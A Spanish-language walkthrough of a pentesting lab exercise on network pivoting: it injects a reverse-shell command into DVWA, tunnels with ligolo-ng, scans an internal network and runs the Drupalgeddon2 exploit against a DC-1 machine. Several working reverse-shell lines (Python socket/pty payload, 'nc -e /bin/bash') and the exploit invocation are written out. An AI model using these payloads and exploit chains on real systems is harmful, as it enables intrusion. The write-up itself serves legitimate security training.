
```
127.0.0.1;export RHOST="10.0.0.128";export RPORT=9001;nohup python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'&
```




Antes de darle a submit debemos configurar la máquina para que escuche conexiones entrantes en el puerto 9001. **nc -lnvp 9001** Este comando pone a tu máquina en un modo "listener" en el puerto 9001, lo que significa que está esperando una conexión entrante desde otra máquina




Después le damos a submit



Ya estamos conectados a la máquina



Para analizar las conexiones y puertos en el sistema usamos la herramienta **ss -lntp**. El comando lista todos los puertos TCP abiertos y en modo escucha en tu sistema, junto con los procesos asociados.



```
(kali@kali)-[~]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.0.0.128] from (UNKNOWN) [10.0.0.10] 50586
$ ss -lntp
ss -lntp
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0      80      127.0.0.1:3306      0.0.0.0:*          sshd
LISTEN 0     4096    127.0.0.54:53      0.0.0.0:*          sshd
LISTEN 0     4096    127.0.0.53%lo:53    0.0.0.0:*          sshd
LISTEN 0      511     127.0.0.1:8080     0.0.0.0:*          sshd
LISTEN 0      511     :::80              :::*               sshd
$
```

Encontraremos que hay un servicio web local en el puerto 8000 y un servidor local de base de datos en el puerto 3306.

Para poder acceder a ellos tendremos que realizar un reenvío de puertos local (local port-forwarding). Lo primero será transferir la herramienta **ligolo-ng** desde el atacante a la máquina DVWA.

¿Que es ligolo-ng?

Es una herramienta simple, ligera y rápida que permite a los pentester establecer túneles desde una conexión TCP/TLS inversa utilizando una interfaz virtual “tun” (sin necesidad de SOCKS). A diferencia de Chisel u otras herramientas, con Ligolo-ng no necesitamos hacer uso de SOCKS, si no que mediante interfaces virtuales levantaremos un túnel (al más puro estilo VPN).

Gracias a esto, podremos correr herramientas como Nmap sin tener que usar proxychains, por lo que las tareas de pivoting se vuelven más sencillas y rápidas, ya que una de las ventajas de Ligolo-ng es una significativa mejora en el rendimiento de las conexiones frente al uso de SOCKS

Nos descargamos la herramienta desde la pagina de github

<https://github.com/nicocha30/ligolo-ng/releases/tag/v0.7.5>

nos tenemos que descargar:

proxy: ligolo-ng_proxy_0.7.5_linux_amd64.tar.gz

Esta herramienta es para instalarlo en la máquina atacante que actuará como servidor. Maneja las conexiones y redirige el tráfico.


La función principal será que recibe conexiones del agente instalado en la máquina comprometida (DVWA) y permite al atacante acceder al tráfico y los servicios internos de la red privada.

Agent: ligolo-ng_agent_0.7.5_linux_amd64.tar.gz

Esta herramienta se instalará en la máquina donde usaremos el túnel. Se conecta al proxy (en Kali) y redirige el tráfico de la máquina comprometida hacia la máquina atacante, permitiendo al atacante acceder a redes internas o servicios desde la máquina comprometida.

Para instalar el ligolo-ng agent en la maquina DVWA tenemos usar la herramienta de python para enviar el archivo descargado así que en otra terminal escribimos


python 3 -m http.server



```
kali@kali: ~/dmwa
File Actions Edit View Help
Listening on [any] 8001 ...
(kali@kali)-[~/dmwa]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
HTTP/1.1 200 OK text/html 10.0.0.10:50506 0.0.0.0:8000
```

En la máquina que estamos dentro transferimos el archivo en la carpeta le cambie el nombre de la carpeta para que se más fácil la transferencia por **agent**

\$ wget http://10.0.0.128:8000/agent/agent



```
$ wget http://10.0.0.128:8000/agent
wget http://10.0.0.128:8000/agent
--2025-01-04 18:34:50-- http://10.0.0.128:8000/agent
Connecting to 10.0.0.128:8000... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /agent/ [following]
--2025-01-04 18:34:50-- http://10.0.0.128:8000/agent/
Connecting to 10.0.0.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 316 [text/html]
Saving to: 'agent'

agent          100%[=====>]      316  --.-KB/s   in 0s

2025-01-04 18:34:50 (17.9 MB/s) - 'agent' saved [316/316]

$ ls
ls
agent
$
```

Iniciando el pivotaje

Es necesario crear una interfaz TUN, es una interfaz de red en modo túnel que llamaremos ligolo

```
$ sudo ip tuntap add user $USER mode tun ligolo
```

Activo la interfaz

```
$ sudo ip link set ligolo up
```

Vamos a añadir una ruta a la tabla de enrutamiento de nuestra máquina atacante. Estamos añadiendo una ruta hacia el segmento de red al que queremos llegar a través de la interfaz de red que acabamos de crear, llamada ligolo.

```
$ sudo ip route add 172.0.0.0/24 dev ligolo
```


También se le puede asignar un ip opcional pero no es esencial

```
$ sudo ip addr add 172.0.0.25/24 dev ligolo
```

Es importante que si queremos ver el index que creamos hay que agregarle una IP para que redirija automáticamente la dirección de la IP conectada que en DVWA es 127.0.0.1, creando un túnel directo a los servicios locales del agente así que le agregamos otra tabla usando

```
$ sudo ip route add 240.0.0.1/32 dev ligolo
```

quedaría la conexión entre las máquinas



Nota: si por causalidad no tenemos problemas podemos eliminar el tunel y empezar de nuevo con el comando

```
$ sudo ip link del ligolo
```

Teniendo todo configurado y descargado lo primero es iniciar el ligolo-ng en Kali esto genera automáticamente un certificado SSL/TLS autofirmado. El uso de certificados SSL/TLS garantiza que el tráfico entre el proxy y el agente esté cifrado y sea más difícil de detectar o interceptar.

Ejecutamos el comando


```
$ sudo ./proxy -selfcert
```

Nos muestra el puerto donde se escucha y el certificado que usaremos para utilizar la otra máquina

Comprobar la conexión haciendo ping 172.0.0.10

```
(kali㉿kali)-[/dev/net]
$ ping 172.0.0.10
PING 172.0.0.10 (172.0.0.10) 56(84) bytes of data.
64 bytes from 172.0.0.10: icmp_seq=1 ttl=64 time=22.2 ms
64 bytes from 172.0.0.10: icmp_seq=2 ttl=64 time=24.7 ms
64 bytes from 172.0.0.10: icmp_seq=3 ttl=64 time=23.8 ms
64 bytes from 172.0.0.10: icmp_seq=4 ttl=64 time=16.1 ms
^C
— 172.0.0.10 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 16.143/21.710/24.664/3.335 ms
(kali㉿kali)-[/dev/net]
$
```

Entramos al index que creamos en la maquina DVWA usando la IP 240.0.0.1:8000



Hago un escaneo para conocer la ip de la máquina DC-1 con el comando

\$ sudo nmap -sS -sV --open 172.0.0.0/29

Nos muestra las dos Ip abiertas la 172.0.0.0.10 que conocemos que es DVWA y la 172.0.0.129 que es la que nos interesa

```
(kali㉿kali)-[/dev/net]
$ sudo nmap -sS -sV --open 172.0.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-05 07:55 EST
Nmap scan report for 172-0-0-10.lightspeed.brhmal.sbcglobal.net (172.0.0.10)
Host is up (0.27s latency).
Not shown: 775 closed tcp ports (reset), 224 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))

Nmap scan report for 172-0-0-129.lightspeed.brhmal.sbcglobal.net (172.0.0.129)
Host is up (0.96s latency).
Not shown: 734 closed tcp ports (reset), 264 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (256 hosts up) scanned in 339.40 seconds

(kali㉿kali)-[/dev/net]
$
```



Conociendo la IP podemos escanear que vulnerabilidades puede tener, vemos que tiene el puerto 80 abierto y tiene instalado apache tambien que tiene una plataforma drupal

\$ sudo nmap -sC -sV 172.0.0.129

```
(kali@kali)-[/dev/net]
$ sudo nmap -sC -sV 172.0.0.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-05 08:06 EST
Nmap scan report for 172-0-0-129.lightspeed.brhmal.sbcglobal.net (172.0.0.129)
Host is up (1.1s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          37505/tcp   status
|   100024   1          40780/udp6  status
|   100024   1          44034/udp   status
|_  100024   1          45607/tcp6  status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.33 seconds
```

Entramos a la ip y vemos que accedemos a drupal



Ya escaneado los la Ip vamos a atacar DC-1 como vimos antes tiene un vulnerabilidad drupal asi que copiamos un scrip que se encuentra en

<https://github.com/lorddemon/drupalgeddon2/blob/master/drupalgeddon2.py>

Creamos un archivo llamado exploit.py y pegamos el script que copiamos

```
(kali@kali)-[/dev/net]
$ ls
exploit.py  tun
(kali@kali)-[/dev/net]
$
```

Es necesario usar el comando **listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:5555 --tcp** esto significa que:

listener_add: Es el comando que agrega o crea un "listener". Un "listener" es un proceso que espera conexiones entrantes en una dirección IP y puerto especificado.

--addr 0.0.0.0:11601: Configura el listener para escuchar en todas las interfaces de red (0.0.0.0) en el puerto 11601.

Esto significa que cualquier conexión a la máquina en el puerto 11601, ya sea desde localhost (127.0.0.1) o desde una red externa, será capturada.

--to 127.0.0.1:5555: Define el destino al que se redirigirá el tráfico capturado por el listener.

En este caso, todo el tráfico que llegue al puerto 11601 será enviado al puerto 5555 en la dirección 127.0.0.1 (localhost).

--tcp: Indica que se debe usar el protocolo TCP para el tráfico.

Vemos los listeners activos: **listener_list**

```
[Agent : www-data@dvwa] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:5555 --tcp
INFO[8832] Listener 1 created on remote agent!
[Agent : www-data@dvwa] » listener_list
error: unknown command, try 'help'
[Agent : www-data@dvwa] » listener_list
```

Active listeners						
#	AGENT	NETWORK	AGENT LISTENER ADDRESS	PROXY REDIRECT ADDRESS	STATUS	
0	www-data@dvwa - 10.0.0.10:37114 - 2afd99d9-01ba-43d6-bffb-2aaf30dc3978	tcp	0.0.0.0:8080	127.0.0.1:80	Online	
1	www-data@dvwa - 10.0.0.10:37114 - 2afd99d9-01ba-43d6-bffb-2aaf30dc3978	tcp	0.0.0.0:11601	127.0.0.1:5555	Online	

Ejecutamos el listening **nc -lnvp 5555** y en la otra terminal ejecutamos en el http escribimos la IP de la maquina DC-1 y despues del comando escribimos la ip de la maquina

python2 exploit.py -h http://172.0.0.129 -c 'nohup nc -e /bin/bash 10.0.0.10 11601 & '

Volvemos a la terminal donde ejecutamos el listening y listo ya estamos dentro de la máquina


```
(kali㉿kali)-[/dev/net]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46470
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

[índice](#)

Doble pivoting en el laboratorio de Cyberlab.

En este ejercicio se ampliará el laboratorio de Cyberlab con una nueva red interna, de modo que haya que realizar un doble pivotaje para alcanzar la máquina objetivo. La decisión de qué herramienta o herramientas emplear es libre.

Para este ejercicio vamos a agregar una red más



Configuración máquina DVWA2

Clone la máquina dvwa que se encuentra en otra red en la red 192.0.0.0/24

Es necesario asignar una ip estática se necesita editar un documento con extensión .yaml en la siguiente ruta **\$ sudo nano /etc/netplan/50-cloud-init.yaml** Aquí asigne una IP con la red donde se encuentra la máquina dvwa y otra IP con la red donde se encuentra la máquina DC-1

```
GNU nano 7.2 /etc/netplan/50-cloud-init.yaml
# This file is generated from information provided by the datasource.  Changes
# to it will not persist across an instance reboot.  To disable cloud-init's
# network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
  ethernets:
    ens33:
      dhcp4: no
      addresses:
        - 172.0.0.20/24

    ens34:
      dhcp4: no
      addresses:
        - 192.0.0.10/24
  version: 2
```

Activo los cambios echos **\$ sudo netplan apply**

Compruebo que se asignaron las IPs: \$ ip a show

```
dvwa@dvwa:~$ sudo netplan apply
dvwa@dvwa:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:3e:30:8b brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 172.0.0.20/24 brd 172.0.0.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe3e:308b/64 scope link
        valid_lft forever preferred_lft forever
3: ens34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f5:b7:7d brd ff:ff:ff:ff:ff:ff
    altname enp2s2
    inet 192.0.0.10/24 brd 192.0.0.255 scope global ens34
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef5:b77d/64 scope link
        valid_lft forever preferred_lft forever
dvwa@dvwa:~$ _
```

